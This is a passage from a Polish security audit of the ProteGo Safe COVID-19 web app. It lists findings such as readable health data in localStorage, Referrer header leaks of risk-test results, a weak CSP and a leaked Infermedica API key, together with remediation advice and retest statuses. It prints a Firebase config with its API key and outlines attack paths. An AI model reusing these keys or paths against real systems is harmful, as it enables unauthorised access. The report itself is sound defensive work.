
```
HTTP/1.1 200 OK
Date: Mon, 11 May 2020 13:52:22 GMT
```

[3] *„The use of COVID-19 endpoints, however, may be limited up to 1000 API calls per hour."* https://developer.infermedica.com/terms-of-service

```
Content-Type: application/json
(…)

{"conditions":[],"extras":{},"question":{"explanation":null,"extras":{},"items":[{"choices":[{"id
":"present","label":"Tak"},{"id":"absent","label":"Nie"}],"explanation":"Przewlek\u0142e choroby
p\u0142uc to zaburzenia, kt\u00f3re wp\u0142ywaj\u0105 na p\u0142uca i inne cz\u0119\u015bci
uk\u0142adu oddechowego. Choroby: przewlek\u0142a obturacyjna choroba p\u0142uc, umiarkowana i
ci\u0119\u017cka astma oraz inne choroby p\u0142uc.","id":"p_16","name":"Zdiagnozowana
przewlek\u0142a choroba
p\u0142uc"},{"choices":[{"id":"present","label":"Tak"},{"id":"absent","label":"Nie"}],"explanatio
n":"Niewydolno\u015b\u0107 serca to przewlek\u0142a, post\u0119puj\u0105ca choroba, w kt\u00f3rej
serce nie jest w stanie skutecznie pompowa\u0107 krew w zwi\u0105zku np. z chorob\u0105
wie\u0144cow\u0105 czy nadci\u015bnieniem.","id":"p_17","name":"Zdiagnozowana
niewydolno\u015b\u0107 serca"},(…)
```

Pytania są widoczne na stronie:



LOKALIZACJA

Test oceny ryzyka aplikacji ProteGo Safe: https://safesafe.app/risk-test

REKOMENDACJA

Zaleca się przygotowanie „Testu oceny ryzyka" w formie offline, przetwarzanej wyłącznie po stronie klienta (przeglądarki), bez konieczności komunikacji z zewnętrznym API.

STATUS PO RETEŚCIE (09.07.2020)

Podatność nie została wyeliminowana.

Zapytanie z pkt 3 sekcji „Szczegóły techniczne" jest wysyłane do API:

```
Host: api-v4.safesafe.app
```

STATUS (17.07.2020)

Punkt został oznaczony jako „nieaktualne”.

Zgodnie z otrzymaną informacją od zespołu Klienta:

Aplikacja webowa została w całości wdrożona w aplikacjach mobilnych w wersji lokalnej, nie odwołującej się do aplikacji wskazanej w domenie safesafe.app i pod tym adresem została umieszczona strona HTML wraz z informacją o projekcie i linkami do sklepów Google Play i Apple App Store, gdzie użytkownik może pobrać aplikacje na swój telefon. Podatność nie jest w takiej sytuacji dłużej aktualna.

[NOT APPLICABLE] [LOW] PROTEGO_SAFE-WEB-004: Brak zabezpieczenia informacji przechowywanych w Local Storage

OPIS

W trakcie realizacji testów zaobserwowano, iż poufne informacje są przechowywane w Local Storage przeglądarki. Taka implementacja umożliwia odczyt danych przez JavaScript. Atakujący, który znajdzie, np. podatność typu Cross-Site Scripting (XSS) będzie w stanie odczytać przechowywane dane. Ponadto, dane będą dostępne w przypadku uzyskania bezpośredniego dostępu do przeglądarki.

Więcej informacji:

- https://cheatsheetseries.owasp.org/cheatsheets/HTML5_Security_Cheat_Sheet.html

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Dostęp do przeglądarki ofiary lub wykrycie podatności XSS.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

1. Przejść do aplikacji.
2. Wypełnić podstawowe dane.
3. Wyświetlić zawartość localStorage:

```
» document.domain
← "safesafe.app"
» localStorage
← ▸ Storage { "persist:root": "{\"app\":\"{\\\"onboardingFinished\\\":false,\\\"startScreenShowed\\\":true}
\",\"diagnosis\":\"{\\\"evidence\\\":[],\\\"inProgress\\\":false,\\\"isLoading\\\":false,\\\"isResetting
\\\":true,\\\"question\\\":{},\\\"allQuestions\\\":[]}\",\"triage\":\"{\\\"isLoading\\\":false,
\\\"triageLevel\\\":\\\"isolation_ambulance\\\",\\\"label\\\":\\\"Zadzwoń pod numer alarmowy. Unikaj
kontaktu z innymi osobami.\\\",\\\"description\\\":\\\"Twoje objawy są bardzo poważne i mogą wskazywać na
zakażenie koronawirusem (choroba COVID-19).\\\",\\\"serious\\\":[{\\\"common_name\\\":\\\"Kaszel\\\",\\\"id
\\\":\\\"s_1\\\",\\\"is_emergency\\\":false,\\\"name\\\":\\\"Kaszel\\\"},{\\\"common_name
\\\":\\\"Przyspieszony oddech\\\",\\\"id\\\":\\\"s_13\\\",\\\"is_emergency\\\":true,\\\"name
\\\":\\\"Przyspieszony oddech\\\"}]}\",\"user\":\"{\\\"age\\\":21,\\\"bloodGroup\\\":\\\"nie wiem\\\",
\\\"chronicSicks\\\":[],\\\"name\\\":\\\"mojeImię\\\",\\\"sex\\\":\\\"female\\\",\\\"smokeNumber\\\":null}
\",\"riskTest\":\"{\\\"1589203498\\\":{\\\"allQuestions\\\":[{\\\"explanation\\\":null,\\\"extras\\\":{},
\\\"items\\\":[{\\\"choices\\\":[{\\\"id\\\":\\\"present\\\",\\\"label\\\":\\\"Tak\\\"},{\\\"id
```

LOKALIZACJA

localStorage aplikacji webowej ProteGo Safe.

REKOMENDACJA

Zaleca się wprowadzenie dodatkowego zabezpieczenia danych przechowywanych w localStorage. Może to być opcjonalna możliwość podania przez użytkownika hasła lub PIN-u, który będzie służyć do zaszyfrowania danych, a następnie odszyfrowywania ich po prawidłowym uwierzytelnieniu.

STATUS PO RETEŚCIE (09.07.2020)

Podatność nie została wyeliminowana.

Można ją powtórzyć na podstawie tego samego scenariusza, co w sekcji „Szczegóły techniczne”.

STATUS (17.07.2020)

Punkt został oznaczony jako „nieaktualne”.

Zgodnie z otrzymaną informacją od zespołu Klienta:

Aplikacja webowa została w całości wdrożona w aplikacjach mobilnych w wersji lokalnej, nie odwołującej się do aplikacji wskazanej w domenie safesafe.app i pod tym adresem została umieszczona strona HTML wraz z informacją o projekcie i linkami do sklepów Google Play i Apple App Store, gdzie użytkownik może pobrać aplikacje na swój telefon. Podatność nie jest w takiej sytuacji dłużej aktualna.

[NOT APPLICABLE] [LOW] PROTEGO_SAFE-WEB-005: Brak nagłówka Referrer-Policy

OPIS

Zidentyfikowano, że aplikacja nie korzysta z nagłówka HTTP `Referrer-Policy`.
Nagłówek ten pozwala określić, jaka informacja ma być umieszczana w nagłówku `Referer` wysyłanym w zapytaniach HTTP. Istnieje możliwość całkowitego wyłączenia wysyłania tego nagłówka, co z kolei może pozwolić uniknąć wycieków danych do zewnętrznych serwerów.

W analizowanej aplikacji poprzez nagłówek `Referer` możliwy jest wyciek następujących informacji:

- wynik „Testu oceny ryzyka" (informacja, że wynik jest w grupie Niskiego lub Średniego ryzyka infekcji),
- czas wykonania „Testu oceny ryzyka" lub wpisu w „Dzienniku zdrowia".

Więcej informacji:

- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
- https://scotthelme.co.uk/a-new-security-header-referrer-policy/


WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Dostęp do logów zewnętrznego serwera.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Przypadek #1 – wynik „Testu oceny ryzyka":

1. Przejść do: „Test oceny ryzyka" https://safesafe.app/risk-test
2. Nacisnąć „Wykonaj TEST oceny ryzyka".
3. We wszystkich pytaniach zaznaczyć „Żadne z powyższych".
4. Nacisnąć „Sprawdź wynik".
5. Zostanie wyświetlony wynik ankiety: „Niskie ryzyko infekcji.". Pod wynikiem znajdują się zalecenia. Jedno z nich posiada hiperłącze do zewnętrznego serwisu gis.gov.pl:



6. Kliknąć na hiperłącze „Sprawdź instrukcję”. Zostanie wysłane następujące żądanie:

```
GET /zdrowie/zasady-prawidlowego-mycia-rak/ HTTP/1.1
Host: gis.gov.pl
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:76.0) Gecko/20100101 Firefox/76.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://safesafe.app/
Upgrade-Insecure-Requests: 1
```

Analiza:

To samo hiperłącze znajduje się w przypadku kwalifikacji w grupie „Średniego ryzyka infekcji”. Jednakże w przypadku kwalifikacji w grupie „Wysokiego ryzyka infekcji” w żadnym z zaleceń nie jest umieszczone hiperłącze. Ponadto, inne hiperłącza do serwisu gis.gov.pl znajdują się w dziale „Pytania i odpowiedzi”, skąd jest wysyłany inny nagłówek (`Referer: https://safesafe.app/faq`). Na tej podstawie można wywnioskować, że osoba, która przeszła na stronę *gis.gov.pl/zdrowie/zasady-prawidlowego-mycia-rak/* z nagłówkiem `Referer: https://safesafe.app/` uzyskała wynik „Testu oceny ryzyka” w grupie Niskiego lub Średniego ryzyka infekcji.

Przypadek #2 – czas:

Jeśli z dowolnego powodu czcionka z zewnętrznego serwisu fonts.googleapis.com nie zostanie załadowana od razu, istnieje możliwość, że zostanie ona załadowana w momencie przeglądania zapisanych wyników testu lub wpisów w dzienniku zdrowia.
Przykładowy adres testu oceny ryzyka wygląda następująco:

```
https://safesafe.app/risk-test-data/1589059180
```

gdzie końcowa wartość liczbowa to czas wykonania testu podany jako czas uniksowy (*unix timestamp- EPOCH*). W podanym przykładzie wartość 1589059180 jest równa dacie i godzinie: 09-May-20 21:19:40 UTC.

Jeśli czcionka zewnętrzna zostanie załadowana w momencie przeglądania powyższego wpisu, zostanie wysłane następujące żądanie, zawierające czas wykonania testu w nagłówku `Referer`:

```
GET /css2?family=Open+Sans:ital,wght@0,400;0,600;0,700;1,300&display=swap HTTP/1.1
Host: fonts.googleapis.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/css,*/*;q=0.1
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://safesafe.app/risk-test-data/158905918
Connection: close
Cache-Control: max-age=0
```

LOKALIZACJA

Aplikacja webowa ProteGo Safe: https://safesafe.app/

REKOMENDACJA

W odpowiedziach HTTP serwera powinien znajdować się nagłówek `Referrer-Policy`:

```
Referrer-Policy: [wartość]
```

gdzie w miejscu `[wartość]` powinna znajdować się jedna z poniższych wartości:

- `no-referrer`: nagłówek `Referer` nie będzie nigdy wysyłany w zapytaniach,
- `same-origin`: nagłówek `Referer` zostanie umieszczony tylko w zapytaniach w ramach tego samego „originu”; w pozostałych przypadkach – nie zostanie wysłany.

STATUS PO RETEŚCIE (09.07.2020)

Podatność została częściowo wyeliminowana.

Aplikacja zwraca nagłówek:

```
Referrer-Policy: strict-origin
```

Taka wartość pozwala na wysłanie „originu" dokumentu w nagłówku Referer, jeśli poziom bezpieczeństwa protokołu się nie zmienia, tj. przykładowo na stronie dostępnej przez protokół HTTPS umieszczony jest odnośnik również z protokołem HTTPS.

Przypadek #1 – wynik „Testu oceny ryzyka":

Dla tego przypadku podatność nie została wyeliminowana. Zarówno aplikacja safesafe.app, jak i odnośniki, które się na niej znajdują, używają protokołu HTTPS. Oznacza to, że przy przejściu na inną domenę zostanie wysłany nagłówek:

```
Referer: https://safesafe.app/
```

Ponadto, na stronie z wynikiem testu oceny ryzyka zostały dodane nowe hiperłącza, które pozwalają na bardziej precyzyjne określenie wyniku tego testu przy odwiedzeniu konkretnych podstron:

Adres	**Wynik testu [ryzyko infekcji]**
https://bit.ly/teleporady-lista	wysokie
https://gis.gov.pl/zdrowie/zasady-prawidlowego-mycia-rak/	wysokie, średnie lub niskie (użytkownik wykonał test)
https://pacjent.gov.pl/bez-maski-ani-rusz	wysokie
https://pacjent.gov.pl/podejrzewasz-ze-masz-koronawirusa	wysokie lub średnie

Nie zidentyfikowano występowania ww. adresów w innych częściach serwisu.

Przypadek #2 – czas:

Dla tego przypadku podatność została wyeliminowana, ponieważ wysyłany jest tylko „origin" dokumentu – nagłówek `Referer` nie zawiera pełnej ścieżki.

STATUS (17.07.2020)

Punkt został oznaczony jako „nieaktualne".

Zgodnie z otrzymaną informacją od zespołu Klienta:

Aplikacja webowa została w całości wdrożona w aplikacjach mobilnych w wersji lokalnej, nie odwołującej się do aplikacji wskazanej w domenie safesafe.app i pod tym adresem została umieszczona strona HTML wraz z informacją o projekcie i linkami do sklepów Google Play i Apple App Store, gdzie użytkownik może pobrać aplikacje na swój telefon. Podatność nie jest w takiej sytuacji dłużej aktualna.

[NOT APPLICABLE] [INFO] PROTEGO_SAFE-WEB-006: Nadmiarowe pole w formularzu

OPIS

Aplikacja prosi o podanie imienia użytkownika, choć nie jest ono konieczne do prawidłowego jej funkcjonowania. Pomimo że dana ta jest przechowywana tylko lokalnie i nie jest przesyłana nigdzie poza przeglądarkę, może to budzić pewien niepokój o prywatność użytkownika.


Punkt nie jest opisem podatności, a jedynie zaleceniem, którego wdrożenie może zwiększyć ogólny poziom bezpieczeństwa rozwiązania.

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Dostęp do przeglądarki.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

1. Uruchomić niewypełnioną danymi aplikację.
2. Przejść przez początkowe ekrany informacyjne.
3. Aplikacja prosi o uzupełnienie imienia:



LOKALIZACJA

Aplikacja webowa ProteGo Safe: https://safesafe.app/

REKOMENDACJA

Zaleca się usunięcie z aplikacji pola z imieniem.

STATUS PO RETEŚCIE (09.07.2020)

Zalecenie nie zostało wdrożone.

Można to zweryfikować na podstawie tego samego scenariusza, co w sekcji „Szczegóły techniczne”.

Należy zauważyć, że celem testów nie była analiza aspektów prywatności. Niniejszy punkt stanowi jedynie pochodną testów bezpieczeństwa.

STATUS (17.07.2020)

Punkt został oznaczony jako „nieaktualne”.

Zgodnie z otrzymaną informacją od zespołu Klienta:

> *Aplikacja webowa została w całości wdrożona w aplikacjach mobilnych w wersji lokalnej, nie odwołującej się do aplikacji wskazanej w domenie safesafe.app i pod tym adresem została umieszczona strona HTML wraz z informacją o projekcie i linkami do sklepów Google Play i Apple App Store, gdzie użytkownik może pobrać aplikacje na swój telefon. Zalecenie nie jest w takiej sytuacji dłużej aktualne.*

[NOT APPLICABLE] [INFO] PROTEGO_SAFE-WEB-007: Wczytywanie skryptów zewnętrznych podmiotów trzecich

OPIS

Aplikacja webowa wczytuje i wykonuje zewnętrzne skrypty podmiotów trzecich. Dodatkowo ładowane biblioteki nie posiadają atrybutu *integrity* weryfikującego sumę kontrolną wykonywanego kodu. Atakujący, który uzyska dostęp do hostów serwujących kod lub zidentyfikuje podatność typu Web Cache Poisoning będzie miał możliwość wykonania własnego kodu w kontekście domeny safesafe.app.

Punkt nie jest opisem podatności, a jedynie zaleceniem, którego wdrożenie może zwiększyć ogólny poziom bezpieczeństwa rozwiązania.

Więcej informacji:

- https://developer.mozilla.org/pl/docs/Web/Bezpiecze%C5%84stwo/Subresource_Integrity
- https://portswigger.net/research/practical-web-cache-poisoning

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

- Uzyskanie dostępu do serwerów dostarczających kod, lub
- Wykonanie ataku typu Web Cache Poisoning.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Lista hostów serwujących zewnętrzne skrypty:

- storage.googleapis.com

LOKALIZACJA

Aplikacja webowa ProteGo Safe: https://safesafe.app/

REKOMENDACJA

Zaleca się serwowanie kodu bibliotek JavaScript z tego samego hosta, z którego serwowana jest reszta front-endu. Alternatywnym rozwiązaniem jest używanie zewnętrznych serwerów jednak należy odpowiednio weryfikować atrybut *integrity*.

STATUS PO RETEŚCIE (09.07.2020)

Zalecenie nie zostało wdrożone.

Należy zaznaczyć, że w przypadku wczytywania skryptów przez funkcję JavaScript `importScripts()` nie istnieje możliwość ustawienia atrybutu *integrity*.

STATUS (17.07.2020)

Punkt został oznaczony jako „nieaktualne”.

Zgodnie z otrzymaną informacją od zespołu Klienta:

Aplikacja webowa została w całości wdrożona w aplikacjach mobilnych w wersji lokalnej, nie odwołującej się do aplikacji wskazanej w domenie safesafe.app i pod tym adresem została umieszczona strona HTML wraz z informacją o projekcie i linkami do sklepów Google Play i Apple App Store, gdzie użytkownik może pobrać aplikacje na swój telefon. Zalecenie nie jest w takiej sytuacji dłużej aktualne.

[NOT APPLICABLE] [INFO] PROTEGO_SAFE-WEB-008: Domyślne pliki aplikacji

OPIS

W trakcie testów zaobserwowano, iż na serwerze znajduje się plik konfiguracyjny Firebase zawierający informacje o docelowym adresie serwera front-end'owego. Atakujący wykorzystując ten fakt, może wysyłać zapytania bezpośrednio do docelowego serwera front-endowego z pominięciem mechanizmu Cloudflare.

Punkt nie jest opisem podatności, a jedynie zaleceniem, którego wdrożenie może zwiększyć ogólny poziom bezpieczeństwa rozwiązania.

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Brak.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Plik dostępny pod adresem https://safesafe.app/__/firebase/init.js:

```
if (typeof firebase === 'undefined') throw new Error('hosting/init-error: Firebase SDK not detected.
You must include it before /__/firebase/init.js');
firebase.initializeApp({
  "apiKey": "AIzaSyCZl4uXFRkEAgznKk4NcsJfDKtgonVJS78",
  "appId": "1:466787798978:web:7dffa327802fe8801a105b",
  "authDomain": "safesafe-app.firebaseapp.com",
  "databaseURL": "https://safesafe-app.firebaseio.com",
  "measurementId": "G-F2M0ZJHY1H",
  "messagingSenderId": "466787798978",
  "projectId": "safesafe-app",
  "storageBucket": "safesafe-app.appspot.com"
});
```

LOKALIZACJA

https://safesafe.app/__/firebase/init.js

REKOMENDACJA

Zaleca się wyłączenie publicznego dostępu do domyślnych plików (nie tylko tych wyszczególnionych w opisie).

STATUS PO RETEŚCIE (09.07.2020)

Zalecenie nie zostało wdrożone.

Należy zaznaczyć, że w rozwiązaniu Firebase Hosting nie istnieje możliwość wyłączenia dostępu do wymienionego pliku.

STATUS (17.07.2020)

Punkt został oznaczony jako „nieaktualne”.

Zgodnie z otrzymaną informacją od zespołu Klienta:

Aplikacja webowa została w całości wdrożona w aplikacjach mobilnych w wersji lokalnej, nie odwołującej się do aplikacji wskazanej w domenie safesafe.app i pod tym adresem została umieszczona strona HTML wraz z informacją o projekcie i linkami do sklepów Google Play i Apple App Store, gdzie użytkownik może pobrać aplikacje na swój telefon. Zalecenie nie jest w takiej sytuacji dłużej aktualne.

[NOT APPLICABLE] [INFO] PROTEGO_SAFE-WEB-009: Wdrożenie nagłówka Content-Security-Policy

OPIS

W odpowiedziach aplikacji nie zidentyfikowano wdrożonego nagłówka Content-Security-Policy (CSP).

Content Security Policy jest mechanizmem bezpieczeństwa działającym na poziomie przeglądarek, którego celem jest ochrona przed skutkami podatności działających po stronie przeglądarki (np. podatności Cross-Site Scripting). CSP może w znaczący sposób utrudnić wykorzystanie podatności, jednak jego wdrożenie może być skomplikowane i może wymagać istotnych zmian w strukturze aplikacji.

Główną ideą CSP jest możliwość zdefiniowania listy dozwolonych źródeł, z których będą mogły być ładowane zewnętrzne zasoby na stronie. Przykładowo, w przypadku zdefiniowania poniższej polityki CSP:

```
Content-Security-Policy: default-src 'self'
```

Wszystkie zewnętrzne zasoby na stronie będą mogły być ładowane wyłącznie z domeny aplikacji (`'self'`), co za tym idzie próba załadowania skryptu lub obrazka z innych domen zakończy się niepowodzeniem. W takim wdrożeniu niemożliwe jest również definiowanie kodu skryptów bezpośrednio w kodzie HTML, np.

```
<script>jQuery.ajax(...)</script>
```

Wszystkie skrypty muszą być zdefiniowane w zewnętrznych plikach, np.

```
<script src="/app.js"></script>
```

Punkt nie jest opisem podatności, a jedynie zaleceniem, którego wdrożenie może zwiększyć ogólny poziom bezpieczeństwa rozwiązania.

Więcej informacji dotyczących wdrożenia Content-Security-Policy można znaleźć pod adresem:

- https://sekurak.pl/wszystko-o-csp-2-0-content-security-policy-jako-uniwersalny-straznik-bezpieczenstwa-aplikacji-webowej/

LOKALIZACJA

Aplikacja webowa ProteGo Safe: https://safesafe.app/

REKOMENDACJA

Zaleca się rozważyć wdrożenie nagłówka Content-Security-Policy. W tym celu należy zdefiniować wszystkie domeny, z których pobierane są zasoby w aplikacji (obrazki, skrypty, elementy audio/wideo, style CSS itp.) i na ich podstawie zbudować politykę CSP.

W przypadku używania dużej liczby skryptów zdefiniowanych bezpośrednio w kodzie HTML (tagi `<script>` lub zdarzenia takie jak `onclick`), należy je umieścić w zewnętrznych plikach JS lub skorzystać z polityk typu `nonce`.

Więcej informacji zawarto w poniższych łączach:

- https://csp-evaluator.withgoogle.com/
- https://report-uri.com/home/generate

STATUS PO RETEŚCIE (09.07.2020)

Zalecenie nie zostało wdrożone.

Aplikacja zwraca nagłówek:

```
Content-Security-Policy: default-src 'self' api-v4.safesafe.app cdn.safesafe.app storage.googleapis.com; style-src 'self' 'unsafe-inline' fonts.googleapis.com; script-src 'self' 'unsafe-inline' 'unsafe-eval' storage.googleapis.com; font-src 'self' data: fonts.gstatic.com fonts.googleapis.com ; upgrade-insecure-requests
```

jednak polityka CSP nie została wdrożona zgodnie z rekomendacją i najlepszymi praktykami bezpieczeństwa.

Użycie `'unsafe-inline'` zezwala przeglądarce na wykonanie kodu JavaScript m.in. znajdującego się jako fragment strony, wewnątrz znacznika `<script>`. Aplikacja zawiera taki kod, lecz rekomendowanym rozwiązaniem jest przeniesienie go do osobnego pliku, który będzie wczytywany oraz usunięcie `'unsafe-inline'` z przygotowanej polityki CSP.

Użycie `'unsafe-eval'` dopuszcza możliwość wykonywania wbudowanych funkcji języka JavaScript takich jak `eval()`, która wykonuje podany jej jako argument ciąg znaków jakby był to kod JavaScript. W aplikacji nie zidentyfikowano miejsc, które tego wymagają. Zaleca się usunięcie `'unsafe-eval'` z przygotowanej polityki CSP.

STATUS (17.07.2020)

Punkt został oznaczony jako „nieaktualne”.

Zgodnie z otrzymaną informacją od zespołu Klienta:

> *Aplikacja webowa została w całości wdrożona w aplikacjach mobilnych w wersji lokalnej, nie odwołującej się do aplikacji wskazanej w domenie safesafe.app i pod tym adresem została umieszczona strona HTML wraz z informacją o projekcie i linkami do sklepów Google Play i Apple App Store, gdzie użytkownik może pobrać aplikacje na swój telefon. Zalecenie nie jest w takiej sytuacji dłużej aktualne.*

Podatności w kodzie źródłowym aplikacji webowej (safesafe.app)

[NOT APPLICABLE] [MEDIUM] PROTEGO_SAFE-KOD-WEB-001: Klucz API Infermedica dostępny w repozytorium aplikacji

OPIS


Audyt wykazał, że repozytorium aplikacji w serwisie Github zawiera klucz API Infermedica. Z jego użyciem możliwe jest przesyłanie ruchu bezpośrednio do api.infermedica.com podszywając się pod aplikację ProteGo Safe.

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Brak.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Klucz API Infermedica dostępny jest pod adresem https://github.com/ProteGO-Safe/web/commit/d203de32db710cfe19dfd19eef0460f5694e174d.
Zrzut ekranu:



LOKALIZACJA

https://github.com/ProteGO-Safe/web/commit/d203de32db710cfe19dfd19eef0460f5694e174d

REKOMENDACJA

Zaleca się zmianę klucza API ze względu na jego wyciek. Przed upublicznieniem kodu aplikacji należy zwracać uwagę, czy nie zawiera on poufnych danych.

STATUS PO RETEŚCIE (09.07.2020)

Podatność została częściowo wyeliminowana.

W najnowszej wersji kodu (na dzień retestów, 9 lipca 2020 r.) plik, w którym były umieszczone klucze API, został całkowicie usunięty. Fragment kodu z kluczami API nie występuje w żadnym innym pliku.

Klucz wskazany w sekcji „Szczegóły techniczne" nadal jest dostępny publicznie.

Nie udało się zweryfikować, czy klucz w aplikacji webowej został zmieniony.

W związku z powyższym należy:

1. Zmienić klucz API w aplikacji webowej, jeśli jeszcze nie zostało to wykonane.
2. Powiadomić dostawcę API o wycieku klucza, by klucz został unieważniony.
3. Usunąć wrażliwe dane z repozytorium Github – więcej informacji: https://docs.github.com/en/github/authenticating-to-github/removing-sensitive-data-from-a-repository

STATUS (17.07.2020)

Punkt został oznaczony jako „nieaktualne".

Zgodnie z otrzymaną informacją od zespołu Klienta:

> *Aplikacja webowa została w całości wdrożona w aplikacjach mobilnych w wersji lokalnej, nie odwołującej się do aplikacji wskazanej w domenie safesafe.app i pod tym adresem została umieszczona strona HTML wraz z informacją o projekcie i linkami do sklepów Google Play i Apple App Store, gdzie użytkownik może pobrać aplikacje na swój telefon. Podatność nie jest w takiej sytuacji dłużej aktualna.*

